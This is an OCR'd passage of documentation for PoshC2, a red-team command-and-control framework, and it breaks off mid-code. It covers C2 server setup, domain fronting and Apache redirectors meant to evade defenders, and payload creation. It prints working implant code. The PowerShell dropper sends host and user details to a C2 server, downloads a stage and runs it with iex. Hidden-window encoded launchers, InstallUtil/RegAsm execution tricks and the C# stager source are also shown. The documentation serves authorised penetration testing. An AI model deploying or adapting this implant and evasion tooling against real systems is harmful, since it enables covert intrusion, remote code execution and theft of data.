
- HostnameIP - This is the URL that you want to use for all C2 comms (Multiple URL support coming in later release)
- KillDate - This is the date that all persistence and implants will stop beaconing

```
#!/usr/bin/env python

HOST_NAME = '0.0.0.0'
PORT_NUMBER = 443

POSHDIR = "/opt/PyshC2/"
ROOTDIR = "/opt/PyshC2-Project/"
HostnameIP = "https://10.0.0.1"
ServerPort = "443"
DomainFrontHeader = "" # example df.azureedge.net
DefaultSleep = "5"
KillDate = "08/06/2018"
QuickCommand = "adsense/troubleshooter/1631343?id=Ndks8dmsPld"
DownloadURI = "adsense/troubleshooter/1631343?id=Ndks8dmsPld"
Sounds = "Yes"
APIKEY = "" # ClockworkSMS API key for notifications
MobileNumber = '"07777777777","07777777777"' #
URLS = '"adsense/troubleshooter/1631343/","adServingData/PROD/TMClient/6
SocksURLS = '"GoPro5/black/2018/","Philips/v902/"'
UserAgent = "Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; Touch; rv:
Referer = "" # optional
```

C2 Server

To start the C2 Server run the command below, this will require root level permissions as it opens a port on 443 when the server starts. The C2 Server is seen to the left of this terminator window below.

```
screen -S C2Server
python /opt/PoshC2_Python/C2Server.py
```



By default, PoshC2_Python will configure the implant to use HTTPS but it can be used over plain text HTTP if required. All communications are encrypted within the HTTP content therefore comms are still secure even over HTTP. There is an added benefit to HTTPS, because unless the organisation is perform SSL inspection the communications cannot be checked.

Optional configurations:

Domain Fronting

PoshC2_Python can now use domain fronting for comms. There is a caveat to this; the host must have .NET v4.0.30319 installed and usable to the PowerShell instance. However, if the host does not have this version of the CLR installed it will default back to the underlying CDN hostname, for example cloudfront.net or azureedge.net. The way we perform domain fronting in PoshC2_Python is by adding the Host header to the web requests.

This is a much stealthier option for comms as you can utilise hostnames with better reputation without needing to buy new domains and obtain reputation yourself. If you want to use domain fronting, then select Yes here and the next question appears.

Customize the beacon URLs

If you want to customize the beacon URLs in PoshC2_Python you can do so here, this will auto generate your Apache Rewrite configuration as well. To do this type "Yes" and enter the URLs. These can be pasted in too, to finish the URL entry just enter a blank line and this will tell PoshC2_Python you have finished entering URLs. An example of URLs can be shown below:

```
v1/site/html/images.html
printer/navigate/n/2/2018/8/
cgi-bin/conf.pl
```

Customize the beacon URLs from the Socks Proxy (SharpSocks)

If you want to customize the SharpSocks URLs in PoshC2_Python you can do so here, this will auto generate your Apache Rewrite configuration as well. To do this type "Yes" and enter the URLs. These can be pasted in too, to finish the URL entry just enter a blank line and this will tell PoshC2_Python you have finished entering URLs. An example of URLs can be shown below:

```
v2/site/html/images.html
sharp/navigate/n/2/2018/8/
p1/cgi-bin/conf.pl
```

Default UserAgent

PoshC2_Python will use the following UserAgent: `Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; Touch; rv:11.0) like Gecko`.

Referer header

By default the referrer header is blank, however, if you prefer to have a referrer header in the comms type.

Default beacon time of the Posh C2 Server

By default this is set to 5s, however this can be changes to whatever.

Kill Date of the implants in this format dd/MM/yyyy [28/02/2018]:

The `Kill Date` option is a safety net for both consultants performing Red Teaming and organisations being targeted. If persistence cannot be removed or the payloads are still active in emails or documents, the payload/dropper will not execute if the time has elapsed. The default is two weeks passed the start date but can be changed as long as the format is correct.

Enable sound

This option will enable sound, when a new implant arrives it will tell you.


Do you want to use Clockwork SMS for new payloads

ClockworkSMS is a SMS service provider that can be used for sending texts. PoshC2_Python integrates this service to send a text message when a new implant arrives. This is an optional configuration, however, if you want to integrate this, then all you need to do is sign up and add an `API key` and `Phone number` to the initial setup.

This will then send you a text message when an implant arrives.

Implant Handler

The implant-handler also needs starting when running the C2 server, you can run multiple of these if more than one user is controlling the C2 server. The implant handler is seen to the right of this terminator window.



C2Viewer

The C2Viewer window is for when you are using a central server to host the C2 Server and would like more than one user to connect to the database and interact with clients. Usually the best way to achieve this is to map the project folder to a share and then pass this to the Team Viewer window when first opened.

```
screen -S C2Server
python /opt/PoshC2_Python/C2Viewer.py
```

Project Folder

Each project creates a unique folder to store all data and downloads specific to that engagement, including unique encryption keys. This means if you have shellcode pre-configured for one project, this will not connect to another project as the encryption keys will not match, so something to be aware of. This is an in-built safety measure to ensure someone else cannot just accept your connections from any PoshC2_Python dropper if they were able to replicate the backend for any reason.

Clockwork SMS

ClockworkSMS is a SMS service provider that can be used for sending texts. PoshC2_Python integrates this service to send a text message when a new implant arrives. This is an optional configuration, however, if you want to integrate this then all you need to do is sign up and add an `API key` and `Phone number` to the initial setup.

This will then send you a text message when an implant arrives.

```
From: PoshC2_Python
Message: NewImplant: Domain \ Username
```

4.1.4 Updating PoshC2

Run the shortcut inside your PoshC2 folder called `Update-PoshC2.lnk`

This code will download the latest "master.zip" from the PoshC2 archive on github:

- https://github.com/nettitude/PoshC2/archive/master.zip

Once downloaded, it will overwrite the files under your PoshC2 directory to replace with the latest version.

4.1.5 Pre-Implant Help

The help is split out into two main components, "Pre-Implant Help" and "Post-Implant Help". This is basically depending on when you type help, will depend on the help that is provided.

To obtain the help in either sections type `Help` or `?`.

The "Pre-Implant" help menu allows you to configure various auto-runs, double check the server configuration and make and significant changes to the C2 server. It also allows you to test your configuration by issuing PwnSelf to obtain an implant.

Other settings that can be altered are C2 default beacon time, Clockwork SMS API key and mobile number for text message alerts of new implants.

Main Menu

The Implant-Handler window will not refresh the implant check-in times automatically, however, if you hit the [enter] key without any values in the input field it will refresh the implant window and update the last checked in times/dates. If you then wish to use one of the implants type the ID value and hit enter and this will put you into a prompt like follows `1`:

```
PS 1>
```

If you want to select more than one implant, you can provide a comma separated list `1,2,3,4`:

```
PS 1,2,3>
```

Finally, you can select ALL implants by typing `ALL`:

```
PS ALL>
```

Auto-Runs

We have now implemented the concept of Auto-Runs. This allows the user of PoshC2 to automate various tasks when an implant first comes in. Auto-runs impact all new implants and can be added and deleted at any time. A few use cases of this could be:

- auto migrate from PowerShell
- capturing a screenshot for situational awareness
- install persistence

Essentially, any command that can be issued within PoshC2 can be turned into an Auto-Run.

AutoMigrate-FromPowershell (AM)

The auto migrate from PowerShell feature has been added and by default will start another process in "netsh.exe" unless otherwise stated by the `-newprocess` parameter. This utilises unmanaged PowerShell via the C++ Reflective DLL.

```
Automigrate-FromPowershell (Alias: AM)
```

Add-autorun

To add a custom autorun use the following command:

```
Add-autorun <task>
```

List-autorun

To list the current autorun's configured for all implants use the following command:

```
List-autorun (Alias: L)
```

Del-autorun

To delete a custom autorun, you can specify the taskID of the auto-run to be removed. This is limited to one at a time. use the following command:

```
Del-autorun <taskID>
```

Nuke-autorun

Nuke all autoruns, removes all autoruns from the database. To nuke all custom autoruns use the following command:

```
Nuke-autorun
```

Server Commands:

Show-ServerInfo

This `Show-ServerInfo` command prints out the current C2 configuration, including the following items:

```
Show-ServerInfo
```

- Hostname
- ServerPort
- EncKey

- DefaultSleep
- KillDate
- HTTPResponse
- FolderPath
- QuickCommand
- Sounds
- URLS
- SocksURLS
- Insecure
- UserAgent

History

This lists all previous commands entered into the Implant-Handler.

```
History
```

Output-To-HTML

Reporting and logging is an extremely important part of running a Red Team engagement and PoshC2 ensures all commands and hosts compromised are logged to the internal SQLite database. It is always worth noting that PoshC2's timezone will work off the local Windows time, so if you are working in multiple countries or another time-zone, it is highly recommended that your adjust the time-zone accordingly to maintain correctly formated log entries.

By default, PoshC2 records every command and all output from each implant that is used and logs this information to the internal SQLite database, complete with a timestamp from the system you're currently running the server from.

To output the reports from PoshC2 run the `Output-to-html` command and this should deliver four HTML reports:

- C2Server.html
- Implants.html
- ImplantTasks.html
- Creds.html

For more information see reporting in the documentation.

Set-ClockworkSMSApiKey

If you forgot to set up SMS with ClockworkSMS, then you can sign up and configure the API key here. This will then send a text message when a new implant arrives.

```
Set-ClockworkSMSApiKey df2pwOdLAmdmmdd0d2kKDlOwDD=
```

Set-ClockworkSMSNumber

If you are using ClockworkSMS, you can change the SMS number that is used when a new implant arrives.

```
Set-ClockworkSMSNumber 447877000000
```

Set-DefaultBeacon 60

The default beacon time for the initial implants, this is measured in seconds. Note, the server will need to be restarted for this change to take affect.

```
Set-DefaultBeacon 60
```

ListModules

The `ListModules` command allows the user to view the Powershell modules that reside in the modules folder, within the PoshC2 folder tree. We have provided quiet a few Powershell modules that most of you will recognise such as Mimikatz and PowerUp, and some you will not have seen before. One of the nice features of PoshC2 is the ability for the user to create their own Powershell modules and use them within PoshC2. Simply copy the modules you want into the modules folder and you'll be able to load them into a running implant with the 'LoadModule' command, which is discussed further in this documentation.

```
ListModules
```

PwnSelf / P

The `PwnSelf` command or aliased to `P` will just execute the default batch file that is created to test comms.

Creds

The creds function is a completely separate table within the database that is used to manage credentials throughout the engagement. The idea of this table was to correlate all compromised credentials so that you can supply this information to the client at the end of the engagement. This will allow the client to reset all compromised accounts.

Credentials will not automatically be added to the table, however, this is something we are looking into for future improvements. Additionally, it would be good to use credentials from the database in various commands, such as lateral movement and runas.

To add/delete credentials in the database use the following command:

```
Creds -Action add/delete -Username <username> -password/-hash
```

To search for credentials

```
Creds -Action search -username test
```

To dump all credentials in the database use the dump action:

```
Creds -Action dump
```

CreateProxyPayload

The `CreateProxyPayload` command was created to allow an implant to traverse an authenticated proxy when the implant is running under the SYSTEM account. Under normal circumstances the SYSTEM account shouldn't be authenticated on a domain level proxy server and pass through, so we created the CreateProxyPayload command to allow the attacker to provide a set of valid proxy credentials within the proxyurl and thus allows an implant to traverse any authenticated proxy server. We would use this technique when attempting lateral movement as well as privilege escalation techniques.

By default, this will create a new Bat file, standalone executable, service executable, 64bit DLL, 32bit DLL and Shellcode. The user and password parameters are optional and can be blank if needed.

```
CreateProxyPayload -user <dom\user> -pass <pass> -proxyurl <http://10.0.0.1:8080>
```

Parameters:

- **-proxyurl** http://10.0.0.1:8080

Optional Parameters:

- **-user** domtest
- **-pass** pass

CreateNewPayload

This `CreateNewPayload` payload generates a number of new payloads that are setup to beacon to a different URL. This is used when you are trying to remove attribution on various assets and you want some beaconing to different URL's while still ending up at the same PoshC2 instance. You would need to configure your C2 proxy servers to come back to the same host.

By default, this will create a new Bat file, standalone executable, 64bit DLL, 32bit DLL and Shellcode. The user and password parameters are optional and can be blank if needed.

```
CreateNewPayload -hostname https://hostname.com -domainfrontheader <url>
```

Parameters:

- **-hostname** https://www.c2.com

Optional Parameters:

- **-domainfrontheader** blah.cloudfront.com

4.1.6 Post-Implant Help

The help is split out into two main components, "Pre-Implant Help" and "Post-Implant Help". This is basically depending on when you type help, will depend on the help that is provided.

To obtain the help in either sections type `Help` or `?`.

The "Post-Implant" help aims to help when issuing commands against the implants. The help has been split out in the following items.

- Implant Features
- Privilege Escalation
- File Management

- Persistence
- Network Tasks / Lateral Movement
- Active Directory Enumeration
- Domain Trusts
- Domain / Network Tasks
- Lateral Movement
- Credentials / Tokens / Local Hashes (Must be SYSTEM)
- Credentials / Domain Controller Hashes
- Useful Modules
- Implant Handler

To split up the output, we have enabled the user to type help with a numeric value of 1-9

```
help 1
```

```
help 1-9
```

Module Help

For help on the individual modules in PoshC2, either look up the help on-line using the provided documentation on readthedocs, or alternatively load the module and then use the inbuilt Powershell help for that module:

```
LoadModule Invoke-Mimikatz.ps1
Get-Help Invoke-Mimikatz
```

4.1.7 Domain Fronting

PoshC2 can now use domain fronting for comms. There is a caveat to this; the host must have .NET v4.0.30319 installed and usable to the PowerShell instance. However, if the host does not have this version of the CLR installed it will default back to the underlying CDN hostname, for example cloudfront.net or azureedge.net. The way we perform domain fronting in PoshC2 is by adding the Host header to the web requests.

This is a much stealthier option for comms as you can utilise hostnames with better reputation without needing to buy new domains and obtain reputation yourself. There are many examples of these on the Internet, but as a proof of concept this example uses "d0.awsstatic.com".

```
$wc = New-Object System.Net.WebClient;
$wc.Headers.Add("Host","example.cloudfront.net")
$wc.DownloadString("d0.awsstatic.com")
```

If you are unsure what domain fronting is, please see read the articles online for more information.

4.1.8 Apache Rewrite Rules

When running PoshC2 over the Internet its best practice to use a C2 Proxy server, usually in the shape of a small VPS from any provider. This is so that you can hide behind a web server when the Blue Team are investigating a suspected breach but also to remove the need for your Windows host to be fully connected to the Internet. Using Apache Rewrite

rules we can redirect traffic that is intended for the C2 server but also retain a fully functional web site on the same host that does not hit our Rewrite Rules.

To help with this Nettitude created a short blog which explains one way of achieving this using a VPS with OpenVPN. Another alternative would be to use a Windows Cloud server to host all the infrastructure with a perimeter firewall.

- https://labs.nettitude.com/blog/making-poshc2-more-accessible-with-a-5-vps/

Once you've setup the external infrastructure you will need to configure Apache to rewrite your C2 traffic back to the PoshC2 instance. Thee example below details a default C2 server instance. However, when you setup your PoshC2 instance, PoshC2 will generate you a unique Apache2.conf file including any customization options selected. You will need to enable some modules on Apache before running the server:

```
apt-get install Apache2
a2enmod ssl
a2enmod rewrite
a2enmod proxy
a2enmod proxy_http
a2enmod headers
```

Then load the following rules (or your custom rules) within your Apache configuration file for each virtual host:

```
<VirtualHost *:80>
        RewriteEngine On
        RewriteRule ^/images/static/content/(.*) http://<IP ADDRESS>/images/static/
↪content/$1 [NC,P,L]
        RewriteRule ^/news/(.*) http://<IP ADDRESS>/news/$1 [NC,P,L]
        RewriteRule ^/webapp/static/(.*) http://<IP ADDRESS>/webapp/static/$1 [NC,P,L]
        RewriteRule ^/images/prints/(.*) http://<IP ADDRESS>/images/prints/$1 [NC,P,L]
        RewriteRule ^/wordpress/site/(.*) http://<IP ADDRESS>/wordpress/site/$1 [NC,P,
↪L]
        RewriteRule ^/true/images/77/(.*) http://<IP ADDRESS>/true/images/77/$1 [NC,P,
↪L]
        RewriteRule ^/holdings/office/images/(.*) http://<IP ADDRESS>/holdings/office/
↪images/$1 [NC,P,L]
        RewriteRule ^/steam(.*) http://<IP ADDRESS>/steam/$1 [NC,P,L]
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

<IfModule mod_ssl.c>
        <VirtualHost _default_:443>
                RewriteEngine On
                SSLProxyEngine On
                SSLProxyCheckPeerCN Off
                SSLProxyVerify none
                SSLProxyCheckPeerName off
                SSLProxyCheckPeerExpire off
                RewriteRule ^/images/static/content/(.*) https://<IP ADDRESS>/images/
↪static/content/$1 [NC,P,L]
                RewriteRule ^/news/(.*) https://<IP ADDRESS>/news/$1 [NC,P,L]
                RewriteRule ^/webapp/static/(.*) https://<IP ADDRESS>/webapp/static/
↪$1 [NC,P,L]
                RewriteRule ^/images/prints/(.*) https://<IP ADDRESS>/images/prints/
↪$1 [NC,P,L]
                RewriteRule ^/wordpress/site/(.*) https://<IP ADDRESS>/wordpress/site/
↪$1 [NC,P,L]
```

(continues on next page)

(continued from previous page)

```
                RewriteRule ^/true/images/77/(.*) https://<IP ADDRESS>/true/images/77/
↪$1 [NC,P,L]
                RewriteRule ^/holdings/office/images/(.*) https://<IP ADDRESS>/
↪holdings/office/images/$1 [NC,P,L]
                RewriteRule ^/steam(.*) https://<IP ADDRESS>/steam/$1 [NC,P,L]
                ServerAdmin webmaster@localhost
                DocumentRoot /var/www/html
                ErrorLog ${APACHE_LOG_DIR}/error.log
                CustomLog ${APACHE_LOG_DIR}/access.log combined
                SSLEngine on
                SSLCertificateFile      /etc/ssl/certs/ssl-cert-snakeoil.pem
                SSLCertificateKeyFile /etc/ssl/private/ssl-cert-snakeoil.key
        </VirtualHost>
</IfModule>
```

4.1.9 Apache Whitelist

When performing a Red Team engagement, your C2 infrastructure should be sufficiently locked down and should only allow implants from the correct IP address range of the Customer, also known as Whitelisting.

To add whitelisting on the C2 Proxy, create a file with all the IP addresses that are known to be the client. There is a slight nuance with Apache as you have to add the list like this (/etc/apache/whitelist):

```
10.0.0.1 -
10.0.0.2 -
```

This little Python script will help you convert the IP whitelist into the correct format for Apache:

```
#!/usr/bin/python
from netaddr import IPNetwork
import sys

for ip in IPNetwork("10.10.0.0/21"):
        print '%s -' % ip
```

Once you have the whitelist, you can use a function in the rewrite rules called RewriteMap to add the IP address list, to then use in the rewrite conditions. Here is a simple Rewrite Rule which will take the list above – if this is not found it will not process the rewrite rule. You have to do this for each rewrite rule you want for each URL. In this case we are applying to the /images/static/content/ path as this is where the implant gets the stager, but if you customize the PoshC2 URLs then this may be different:

```
RewriteMap IP txt:/etc/apache2/whitelist
Define PoshC2 1.2.3.4
RewriteCond ${IP:%{REMOTE_ADDR}|NOT-FOUND} !NOT-FOUND
RewriteRule ^/images/static/content/(.*) https://${PoshC2}/images/static/content/$1␣
↪[NC,P,L]
```

4.1.10 Contribute

We actively encourage the industry to contribute and would want nothing less for PoshC2, even if its not in code form, it could be in ideas. There is no such thing as a stupid question or bad idea.

Either submit a "Pull Request" or create a new "Issue" via github or get in touch via any of the comms methods mentioned in the overview.

4.2 Execution / Payloads

PoshC2 creates a selection of payloads to be used for Red Teaming or internal Penetration Testing. The following list covers in detail all payloads:

4.2.1 Core Dropper

The following code contains the core implant which is the basis for all droppers found in PoshC2:

```
# PoshC2 Server Url
$s="https://www.example.com"

# creates a random AES symmetric encryption key
function CAM ($key,$IV){
  $a = New-Object -TypeName "System.Security.Cryptography.RijndaelManaged"
  $a.Mode = [System.Security.Cryptography.CipherMode]::CBC
  $a.Padding = [System.Security.Cryptography.PaddingMode]::Zeros
  $a.BlockSize = 128
  $a.KeySize = 256
  if ($IV) {
    if ($IV.getType().Name -eq "String") {
      $a.IV = [System.Convert]::FromBase64String($IV)
    } else {
      $a.IV = $IV
    }
  }
  if ($key) {
    if ($key.getType().Name -eq "String") {
      $a.Key = [System.Convert]::FromBase64String($key)
    } else {
      $a.Key = $key
    }
  }
  $a
}

# encryption utility
function ENC ($key,$un) {
  $b = [System.Text.Encoding]::UTF8.GetBytes($un)
  $a = CAM $key
  $e = $a.CreateEncryptor()
  $f = $e.TransformFinalBlock($b, 0, $b.Length)
  [byte[]] $p = $a.IV + $f
  [System.Convert]::ToBase64String($p)
}

# decryption utility
function DEC ($key,$enc) {
  $b = [System.Convert]::FromBase64String($enc)
  $IV = $b[0..15]
  $a = CAM $key $IV
  $d = $a.CreateDecryptor()
  $u = $d.TransformFinalBlock($b, 16, $b.Length - 16)
  [System.Text.Encoding]::UTF8.GetString($u)
}
```

(continues on next page)

(continued from previous page)

```
  # webclient function that handles all PoshC2 web requests
  function Get-Webclient ($Cookie) {
# only execute if the kill date has not passed
    $d = (Get-Date -Format "dd/MM/yyyy");
    $d = [datetime]::ParseExact($d,"dd/MM/yyyy",$null);
    $k = [datetime]::ParseExact("'+$killdatefm+'","dd/MM/yyyy",$null);

    if ($k -lt $d) {exit}

    # proxy details if required
    $username = ""
    $password = ""
    $proxyurl = ""

    $wc = New-Object System.Net.WebClient;

    # domain front header
    $h=""

    if ($h -and (($psversiontable.CLRVersion.Major -gt 2))) {
      $wc.Headers.Add("Host",$h)
    } elseif($h) {
      $script:s="https://$($h)/'+$connect+'"
    }

    # add the useragent and referer header if required
    $wc.Headers.Add("User-Agent","Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0;␣
↪Touch; rv:11.0) like Gecko")
    $wc.Headers.Add("Referer","")

# if there is proxy details setup the object
    if ($proxyurl) {
      $wp = New-Object System.Net.WebProxy($proxyurl,$true);

      if ($username -and $password) {
        $PSS = ConvertTo-SecureString $password -AsPlainText -Force;
        $getcreds = new-object system.management.automation.PSCredential $username,
↪$PSS;
        $wp.Credentials = $getcreds;
      } else {
        $wc.UseDefaultCredentials = $true;
      }

      $wc.Proxy = $wp; } else {
      $wc.UseDefaultCredentials = $true;
      $wc.Proxy.Credentials = $wc.Credentials;
    }

    # if the request uses a cookie add here
    if ($cookie) {
    $wc.Headers.Add([System.Net.HttpRequestHeader]::Cookie, "SessionID=$Cookie")
    }

  # return the web request object
  $wc

  }
```

(continues on next page)

(continued from previous page)

```
  # primer function to get key values for new implant
  function primer {
    if ($env:username -eq "$($env:computername)$") {
      $u="NT AUTHORITY\SYSTEM"
    } else {
      $u=$env:username
    }
    $o="$env:userdomain\$u;$u;$env:computername;$env:PROCESSOR_ARCHITECTURE;$pid;'+
↪$ipv4address+'"
    $pp=enc -key '+$enckey+' -un $o
    $primer = (Get-Webclient -Cookie $pp).downloadstring($s)
    dec -key '+$enckey+' -enc $primer
  }

  $primer = primer

  # once the core implant has been downloaded successfully pass to IEX
  if ($primer) {
          $primer | iex
  } else {
  # else wait 120 seconds and try again
          start-sleep 120
          primer | iex
  }
```

4.2.2 Bat File

Mitre ATT&CK - Powershell

This is essentially a powershell one liner ran from a Windows Batch file:

```
powershell -exec bypass -Noninteractive -windowstyle hidden -e <base64 encoded␣
↪command of core dropper>
```

4.2.3 Stand Alone Executable

Mitre ATT&CK - Powershell

Mitre ATT&CK - InstallUtil

Mitre ATT&CK - RegAsm

The following C# code creates the stand alone executable used in PoshC2. The code essentially creates a new Powershell Runspace using the System.Management.Automation.dll (v2.0.50727) that is supplied with the project. The generated executables are not signed.

The executable has been generated to be called in many ways, firstly, directly:

```
.\Posh.exe
```

Or called using InstallUtil:

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /
↪LogToConsole=false /U C:\Temp\Posh.exe
```

Or called using RegAsm:

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe /U C:\Temp\Posh.exe
```

C# Code:

```
using System;
using System.Text;
using System.Diagnostics;
using System.Reflection;
using System.Configuration.Install;
using System.Runtime.InteropServices;
using System.Collections.ObjectModel;
using System.Management.Automation;
using System.Management.Automation.Runspaces;
using System.EnterpriseServices;

public class Program
    {
        [DllImport("kernel32.dll")]
        static extern IntPtr GetConsoleWindow();
        [DllImport("user32.dll")]
        static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);
        public const int SW_HIDE = 0;
        public const int SW_SHOW = 5;
        public static string p = "<base64 encoded core dropper>";
        public Program() {
            try
            {
                string tt = System.Text.Encoding.Unicode.GetString(System.Convert.
↪FromBase64String(p));
                InvokeAutomation(tt);
            }
            catch
            {
                Main();
            }
        }
        public static string InvokeAutomation(string cmd)
        {
            Runspace newrunspace = RunspaceFactory.CreateRunspace();
            newrunspace.Open();
            RunspaceInvoke scriptInvoker = new RunspaceInvoke(newrunspace);
            Pipeline pipeline = newrunspace.CreatePipeline();

            pipeline.Commands.AddScript(cmd);
            Collection<PSObject> results = pipeline.Invoke();
            newrunspace.Close();

            StringBuilder stringBuilder = new StringBuilder();
            foreach (PSObject obj in results)
            {
                stringBuilder.Append(obj);
            }
            return stringBuilder.ToString().Trim();
        }
        public static void Main()
        {
```

(continues on next page)

(continued from previous page)

```
            var handle = GetConsoleWindow();
            ShowWindow(handle, SW_HIDE);
            try
            {
                string tt = System.Text.Encoding.Unicode.GetString(System.Convert.
↪FromBase64String(p));
                InvokeAutomation(tt);
            }
            catch
            {
                Main();
            }
        }

}

public class Bypass : ServicedComponent
{
        [ComRegisterFunction]
        public static void RegisterClass ( string key )
        {
                Program.Main();
        }

        [ComUnregisterFunction]
        public static void UnRegisterClass ( string key )
        {
                Program.Main();
        }
}

[System.ComponentModel.RunInstaller(true)]
public class Sample : System.Configuration.Install.Installer
{
    public override void Uninstall(System.Collections.IDictionary savedState)
    {
